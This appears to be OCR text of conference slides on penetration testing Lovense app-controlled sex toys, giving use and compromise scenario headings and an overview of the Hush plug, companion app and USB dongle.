Adventures in buttplug penetration (testing)

@smealum


Intro to teledildidonics

Word of the day


Use scenario 1: solo play

Use scenario 2: local multiplayer

Use scenario 3: remote multiplayer




Use scenario 3b: remote paid multiplayer




Compromise scenario 1: local hijack

Compromise scenario 2: remote hijack




Compromise scenario 3: reverse remote hijack



The Lovense Hush

The Lovense Hush

- "The World's First Teledildonic Butt Plug"
- It's a buttplug
- You can control it from your phone
  - iOS or Android
- You can control it from your computer
  - Windows or Mac OS
- App includes social features
  - Chat (text, pictures, video)
  - Share toy control with friends or strangers




The Lovense ecosystem

Toys

Nora Max 2 Lush 2 Hush


Ambi Edge Domi Osci

Lovense Remote App




USB dongle

Lovense compromise map



Where to start?



Lovense remote

